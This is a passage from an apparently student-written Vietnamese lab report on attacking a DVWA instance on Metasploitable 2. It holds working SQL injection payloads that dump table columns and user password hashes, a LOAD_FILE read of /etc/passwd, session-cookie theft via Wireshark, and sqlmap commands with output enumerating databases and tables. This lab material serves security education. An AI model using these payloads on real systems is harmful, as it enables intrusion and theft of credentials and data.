Sử dụng 1 lệnh tinh vi hơn để trích xuất thông tin cấu trúc bảng users. Truy vấn mới này sẽ gọi đến bảng information\_schema.columns, một bảng hệ thống lưu trữ siêu dữ liệu về tất cả các cột trong cơ sở dữ liệu. Để thu hẹp phạm vi tìm kiếm, kẻ tấn công thêm điều kiện WHERE table\_name='users' AND table\_schema='dvwa', chỉ định rõ ràng bảng và cơ sở dữ liệu mục tiêu. Hàm GROUP\_CONCAT(column\_name) sau đó được sử dụng để nối tất cả các tên cột từ bảng users thành một chuỗi duy nhất, giúp hiển thị thông tin này dễ dàng. Cuối cùng, kẻ tấn công dùng ký tự chủ thích (--) để vô hiệu hóa phần còn lại của truy vấn gốc, ngăn nó gây ra lỗi cú pháp. Bằng cách này, kẻ tấn công có thể trích xuất danh sách các tên cột từ bảng users và sử dụng thông tin đó cho các cuộc tấn công tiếp theo.

```
' UNION SELECT 1, GROUP_CONCAT(column_name)
FROM      information_schema.columns      WHERE
table_name='users' AND table_schema='dvwa' -- -
```

The screenshot shows the DVWA SQL Injection page. The sidebar menu is identical to the previous one. The main content area is titled "Vulnerability: SQL Injection". It contains a "User ID:" input field with the value "D table\_schema='dvwa' -- -". Below it, the response shows the output of the exploit: "ID: ' UNION SELECT 1, GROUP\_CONCAT(column\_name) FROM information\_schema.columns WHERE table\_name='users' AND table\_schema='dvwa' -- -", "First name: ", and "Surname: user\_id,first\_name,last\_name,user,password,avatar". A "More info" section provides links to security reviews and Wikipedia articles.

Hình 72: Trích xuất cấu trúc bảng

Từ cấu trúc bảng users thu thập được ta tiến hành trích xuất dữ liệu người dùng qua câu truy vấn bên dưới.

```
%'      and      1=0      union      select      null,  
concat(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a  
) from users#
```

Trong đoạn payload này sử dụng ký tự đại diện % cùng với dấu nháy đơn ' để kết thúc chuỗi truy vấn SQL ban đầu của ứng dụng web, thường được tìm thấy trong các chức năng tìm kiếm sử dụng mệnh đề LIKE. Ngay sau đó là điều kiện and 1=0, một mệnh đề được thêm vào để đảm bảo rằng truy vấn gốc không trả về kết quả nào, buộc cơ sở dữ liệu phải chuyển sang kết quả từ truy vấn tiếp theo. Sử dụng từ khóa UNION SELECT để kết hợp kết quả của truy vấn gốc (vốn không trả về gì) với một truy vấn SELECT mới được tạo ra. Để truy vấn UNION hoạt động, số lượng cột trong hai truy vấn phải khớp nhau. Do đó, giá trị null được sử dụng như một giữ chỗ (placeholder) cho các cột không cần thiết trong truy vấn gốc, giúp tránh lỗi kiểu dữ liệu. Phần cốt lõi của payload là hàm CONCAT(), được dùng để nối các cột first\_name, last\_name, user và password từ bảng users thành một chuỗi duy nhất. Điều này cho phép kẻ tấn công hiển thị tất cả thông tin nhạy cảm này trong một cột duy nhất trên giao diện của ứng dụng web. Cuối cùng, ký tự # được sử dụng để đánh dấu phần còn lại của truy vấn gốc là một chú thích, ngăn nó gây ra lỗi cú pháp. Bằng cách này, kẻ tấn công có thể trích xuất dữ liệu người dùng một cách hiệu quả ngay từ ứng dụng.

The screenshot shows the DVWA application interface. On the left, there's a sidebar with various exploit categories: Home, Instructions, Setup, Brute Force, Command Execution, CSRF, File Inclusion, SQL Injection (highlighted in green), SQL Injection (Blind), Upload, XSS reflected, and XSS stored. The main content area has a title 'Vulnerability: SQL Injection'. Below it, there's a form labeled 'User ID:' with a text input containing 'password,0x0a) from users#'. A 'Submit' button is next to the input. To the right of the input, two sets of exploit results are displayed in red text:


```
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a)  
First name:  
Surname: admin  
admin  
admin  
5f4dcc3b5aa765d61d8327deb882cf99  
  
ID: '%' and 1=0 union select null, concat(first_name,0x0a,last_name,0x0a,user,0x0a,password,0x0a)  
First name:  
Surname: Gordon  
Brown  
gordonb  
e99a18c428cb38d5f260853678922e03
```

Hình 73: Trích xuất toàn bộ dữ liệu người dùng

' UNION SELECT 1, LOAD\_FILE('/etc/passwd') ---

Mục đích của lệnh tiếp theo là buộc cơ sở dữ liệu MySQL đọc và trả về nội dung của file hệ thống nhạy cảm /etc/passwd lên giao diện ứng dụng web. Payload hoạt động bằng cách chèn dấu nháy đơn ' để đóng phần string của truy vấn SQL gốc. Tiếp theo, UNION SELECT được sử dụng để nối kết quả của truy vấn độc hại này vào truy vấn ban đầu. Hàm LOAD\_FILE('/etc/passwd') là hàm then chốt của MySQL, có nhiệm vụ đọc nội dung file đã chỉ định từ hệ thống file của server và đưa nó vào cột kết quả. Số 1 được đặt ở cột không được dùng để hiển thị, trong khi LOAD\_FILE() được đặt ở vị trí cột mà ứng dụng hiển thị dữ liệu ra màn hình. Cuối cùng, --- là một chuỗi chú thích (comment) của MySQL dùng để vô hiệu hóa phần còn lại của câu lệnh SQL gốc, đảm bảo truy vấn độc hại được thực thi thành công. Lệnh này chỉ thành công nếu tài khoản MySQL có đặc quyền FILE và quyền đọc file /etc/passwd trên hệ điều hành.

Kết quả đã trích xuất dữ liệu etc/passwd của máy chủ webserver thành thành công .




Hình 74: Trích xuất ect/passwd


### 3.3.1.2. Tấn Công SQL Injection bằng Sqlmap

Sau khi do thám mạng, địa chỉ 192.168.164.129 được xác định là máy chủ Metasploitable 2, có sử dụng dịch vụ HTTP ở cổng 80. Truy cập vào địa chỉ này cho thấy máy chủ đang chạy nhiều ứng dụng Lab dễ bị tổn thương, trong đó có dịch vụ web DVWA (Damn Vulnerable Web

Application), được nhận định là mục tiêu tiềm năng để khai thác lỗ hổng SQL Injection.



Hình 75: Các dịch vụ web máy Metasploitable2



Hình 76: Dịch vụ hỗ trợ khai thác lỗ hổng DVWA

Trên máy tấn công Kali Linux, công cụ Wireshark được khởi động thông qua Terminal để thực hiện bắt gói tin (Sniffing) trên giao diện eth0. Để cô lập các gói tin đăng nhập, bộ lọc Wireshark được thiết lập là "http.request.method == POST". Việc sử dụng HTTP thay vì HTTPS (mã hóa TLS) khiến mọi thông tin giao tiếp đều ở dạng plaintext (văn bản thuần), tạo điều kiện cho Attacker bắt gói.

### 3.3.1.3. Đánh cắp Phiên làm việc (Session Hijacking)

Tiến hành mở Terminal run wireshark.


```

Session Actions Edit View Help
(kali㉿kali)-[~]
$ wireshark
** (wireshark:13156) 07:43:39.504410 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::SystemPalette
** (wireshark:13156) 07:43:39.507284 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::ToolButtonPalette
** (wireshark:13156) 07:43:39.507370 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::ButtonPalette
** (wireshark:13156) 07:43:39.507459 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::CheckBoxPalette
** (wireshark:13156) 07:43:39.507528 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::RadioButtonPalette
** (wireshark:13156) 07:43:39.507705 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::HeaderPalette
** (wireshark:13156) 07:43:39.507780 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::ItemViewPalette
** (wireshark:13156) 07:43:39.507846 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::MessageBoxLabelPalette
** (wireshark:13156) 07:43:39.507959 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::TabBarPalette
** (wireshark:13156) 07:43:39.508109 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::LabelPalette
** (wireshark:13156) 07:43:39.508670 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::GroupBoxPalette
** (wireshark:13156) 07:43:39.508829 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::MenuPalette
** (wireshark:13156) 07:43:39.509020 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::MenuBarPalette
** (wireshark:13156) 07:43:39.509178 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::TextEditPalette
** (wireshark:13156) 07:43:39.509284 [GUI ECHO] -- virtual const QPalette* Qt6CTPlatformTheme::platformTheme::TextEditorPalette

```

Hình 77: Chạy công cụ Wireshark


Thiết lập chế độ lắng nghe dịch vụ HTTP. Trên thanh filter gõ: **http.request.method == "POST"**. Sau đó chúng ta có thể bắt các gói tin gửi đi bằng giao thức TCP/HTTP khi máy Metasploitable gửi gói tin với giao thức POST.



Hình 78: Lọc theo giao thức http phương thức POST


Mọi ứng dụng web, bao gồm DVWA, đều sử dụng session cookie (PHPSESSID) để duy trì phiên làm việc của người dùng sau khi đăng nhập thành công. Nếu Attacker thu thập được cookie này, họ có thể Session Hijacking (chiếm quyền phiên) để truy cập hệ thống với đặc quyền của Admin.

Giả định rằng Admin thực hiện đăng nhập vào hệ thống (Username: admin, Password: password). Khi Admin nhấp vào Login, trình duyệt sẽ gửi một HTTP POST request chứa thông tin xác thực đến Webserver. Wireshark đã bắt được gói tin HTTP này.




Hình 79: Giả định admin của hệ thống đăng nhập

Phân tích Kết quả Wireshark cho thấy gói tin POST thu được cung cấp trực tiếp hai thông tin: Username là "admin" và Password là "password", do dữ liệu được truyền qua HTTP không mã hóa. Quan trọng hơn, Wireshark cũng thu thập được Session Cookie được thiết lập trong HTTP Header response từ Server. Thông tin PHPSESSID thu được là **PHPSESSID=4fa7e92ba4c7c531f986c1c8f02eae03**, cùng với thông số bảo mật **security=low** do DVWA yêu cầu. Việc thu thập được PHPSESSID này cho phép Attacker bỏ qua bước đăng nhập và chuyển thẳng sang giai đoạn khai thác SQL Injection.



Hình 80: Nội dung bắt được từ Wireshark



Hình 81: PHPSESSID từ Wireshark

Sau khi có PHPSESSID, ta đã có thể đăng nhập trang web với quyền admin và thực hiện các lệnh SQL Injection. Trong demo này, chúng ta sẽ sử dụng SQLMAP tool để thực hiện kỹ thuật SQL Injection qua cửa sổ dòng lệnh.

Sau khi chiếm được Cookie phiên làm việc, Attacker sử dụng công cụ sqlmap để tự động hóa quá trình khai thác SQL Injection trên DVWA thông qua cửa sổ dòng lệnh.

Mục đích của câu lệnh: Xác nhận lỗ hổng SQLi và trích xuất danh sách tất cả các database có sẵn trên MySQL Server mục tiêu.

### a) Trích xuất Database

Sử dụng công cụ sqlmap để tự động dò tìm và trích xuất danh sách các database (Cơ sở dữ liệu) có sẵn trên Webserver mục tiêu DVWA. Sử dụng lệnh:

```
sqlmap
"-u
"http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=4fa7e92ba4c7c531f986c1c8f02eae03; \
security=low" \
--dbs
```

Trong đó các tham số có ý nghĩa như sau . Tham số -u (URL) chỉ định địa chỉ URL của trang web chứa lỗ hổng SQLi Tham số `id=1` được sqlmap sử dụng làm điểm chèn injection point. Tham số --cookie cung cấp cookie phiên làm việc cần thiết để duy trì trạng thái đăng nhập và thiết lập mức độ bảo mật security=low trên ứng dụng DVWA. Tham số

--dbs là hành động chính, yêu cầu sqlmap thực hiện các kỹ thuật SQLi khác nhau Blind, Error, Time để trích xuất danh sách các database có trên MySQLServer.

```
(kali㉿kali)-[~]
└─$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=4fa7e92ba4c7c531f986c1c8f02eae03 security=low" --dbs
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 07:54:03 /2025-10-18
[07:54:04] [INFO] resuming back-end DBMS 'mysql'
[07:54:04] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to follow? [Y/n] y
you have not declared cookie(s), while server wants to set its own ('PHPSESSID=075e13d70
73...2fa27099a4;security=high;security=high'). Do you want to use those [Y/n] y
sqlmap resumed the following injection point(s) from stored session:
_____
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id=1' OR NOT 2043=2043#&Submit=Submit
```

Hình 82: Lệnh Sqlmap trích xuất các databases

Sqlmap nhận thấy phiên làm việc hiện tại đang bị chuyển hướng 302 về trang login và đề nghị hợp nhất merge cookie mới nhất do server gửi. Việc chấp nhận Y giúp đảm bảo phiên security=low vẫn được duy trì, cho phép sqlmap tiếp tục khai thác.

Sqlmap tự động xác định các kỹ thuật khai thác có thể áp dụng, bao gồm Boolean-based Blind, Error-based và Time-based Blind

```
8965=8965,1)),0x71786a7071,FLOOR(RAND(0)*2))x FROM (SELECT 4448 UNION SELECT 7844 UNION
SELECT 9886 UNION SELECT 7728)a GROUP BY x)-- UaHl&Submit=Submit

Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id=1' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))pPpw)-- FkQt&Submit=Submit

Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id=1' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368666d6b7
4f497068424667a495558614953695566507a4768506c486d6557,0x71786a7071)#&Submit=Submit
_____
[07:54:24] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8, PHP
back-end DBMS: MySQL > 4.1
[07:54:24] [INFO] fetching database names
available databases [7]:
[*] dwva
[*] information_schema
[*] metasploit
[*] mysql
[*] owaspi0
[*] tikiwiki
[*] tikiwiki195

[07:54:24] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlma
p/output/192.168.164.129'

[*] ending @ 07:54:24 /2025-10-18/
```

Hình 83: Kết quả các database đã trích xuất

Kết quả sau khi sqlmap tự động sử dụng các kỹ thuật Blind SQL để trích xuất thông tin, lệnh đã thành công liệt kê 7 database có sẵn trên Target Server. Các database được trích xuất bao gồm dvwa, information\_schema, metasploit, mysql, owasp10, tikiwiki, tikiwiki195.

Kết quả này cho thấy rõ về lỗ hổng SQL Injection và một lỗi cấu hình nghiêm trọng: Tài khoản MySQL mà ứng dụng DVWA sử dụng có đặc quyền quá mức (Over-privileged). Thay vì chỉ được phép truy cập database dvwa, tài khoản này lại có thể liệt kê và đọc thông tin từ các database nhạy cảm khác như mysql và information\_schema. Điều này cho phép Attacker tiếp tục trích xuất tables và columns từ các database đã liệt kê.

#### b) Liệt kê các bảng:

Đây là bước tiếp nối quá trình khai thác bằng cách liệt kê các bảng (tables) trong database dvwa đã được xác định ở bước trước. Mục đích chính của câu lệnh là yêu cầu sqlmap trích xuất danh sách tất cả các bảng tồn tại trong database đã chọn để tìm ra vị trí lưu trữ thông tin nhạy cảm. Trên Terminal chạy lệnh:

```
sqlmap -u  
"http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \  
--  
cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8  
; security=low" -D dvwa --tables -p id --batch
```

PHPSESSID=8644bc796a38f3981b904db809ac20a8 mới tương tự cách lấy từ Wireshark để đảm bảo cập nhật được cookie mới nhất có thể sử dụng được).

Tham số -D dvwa chỉ định rằng sqlmap sẽ tập trung vào database có tên là dvwa. Tham số --tables yêu cầu sqlmap thực hiện hành động liệt kê tất cả các bảng bên trong database đã chọn. Cuối cùng, -p id chỉ định tham số id là điểm chèn chính, và --batch cho phép sqlmap tự động chạy mà không cần tương tác với người dùng.

```

└─(kali㉿kali)-[~]
$ sqlmap -u "http://192.168.164.129/dvwa/vulnerabilities/sqli/?id=1&Submit=Submit#" \
--cookie="PHPSESSID=8644bc796a38f3981b904db809ac20a8; security=low" \
-D dvwa --tables -p id --batch
[1.9.9#stable]
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent
is illegal. It is the end user's responsibility to obey all applicable local, state and
federal laws. Developers assume no liability and are not responsible for any misuse or
damage caused by this program
[*] starting @ 07:55:56 /2025-10-18/
[07:55:56] [INFO] resuming back-end DBMS 'mysql'
[07:55:56] [INFO] testing connection to the target URL
got a 302 redirect to 'http://192.168.164.129/dvwa/login.php'. Do you want to follow? [Y/n] Y
sqlmap resumed the following injection point(s) from stored session:
Parameter: id (GET)
Type: boolean-based blind
Title: OR boolean-based blind - WHERE or HAVING clause (NOT - MySQL comment)
Payload: id='1' OR NOT 2043#&Submit=Submit

```

Hình 84: Lệnh Sqlmap trích xuất các tables

Quá trình bắt đầu khi sqlmap kiểm tra kết nối và phải xử lý vấn đề chuyển hướng 302 về trang đăng nhập do phiên làm việc có thể đã hết hạn. Sau khi xử lý xong vấn đề cookie, sqlmap áp dụng các kỹ thuật Blind SQL Injection đã xác định để tiến hành trích xuất metadata.

Quá trình này đã thành công liệt kê 2 bảng (tables) trong database dvwa: **guestbook** và **users**. Việc liệt kê được bảng users là một bước leo thang đặc quyền nghiêm trọng, vì bảng này thường chứa thông tin nhạy cảm nhất của ứng dụng web, bao gồm tên người dùng và mật khẩu. Kết quả này xác nhận mục tiêu khai thác tiếp theo sẽ là trích xuất dữ liệu từ bảng users.

```

Payload: id='1' AND ROW(8965,9770)>(SELECT COUNT(*),CONCAT(0x7170707871,(SELECT (ELT(8965=8965,1))),0x71786a7071,FLOOR(RAND(0)*2))x FROM (SELECT 4448 UNION SELECT 7844 UNION SELECT 9886 UNION SELECT 7728)a GROUP BY x)-- UaHl&Submit=Submit
Type: time-based blind
Title: MySQL > 5.0.12 AND time-based blind (query SLEEP)
Payload: id='1' AND (SELECT 4449 FROM (SELECT(SLEEP(5)))pPpw)-- FkQt&Submit=Submit
Type: UNION query
Title: MySQL UNION query (NULL) - 2 columns
Payload: id='1' UNION ALL SELECT NULL,CONCAT(0x7170707871,0x6175794c4f57587368666d6b744f497068424a667a495558614953695566507a4768506c486d6557,0x71786a7071)#&Submit=Submit
[07:55:56] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu 8.04 (Hardy Heron)
web application technology: PHP 5.2.4, Apache 2.2.8
back-end DBMS: MySQL > 4.1
[07:55:56] [INFO] fetching tables for database: 'dvwa'
Database: dvwa
[2 tables]
+-----+
| guestbook |
| users      |
+-----+
[07:55:56] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/192.168.164.129'
[*] ending @ 07:55:56 /2025-10-18/

```

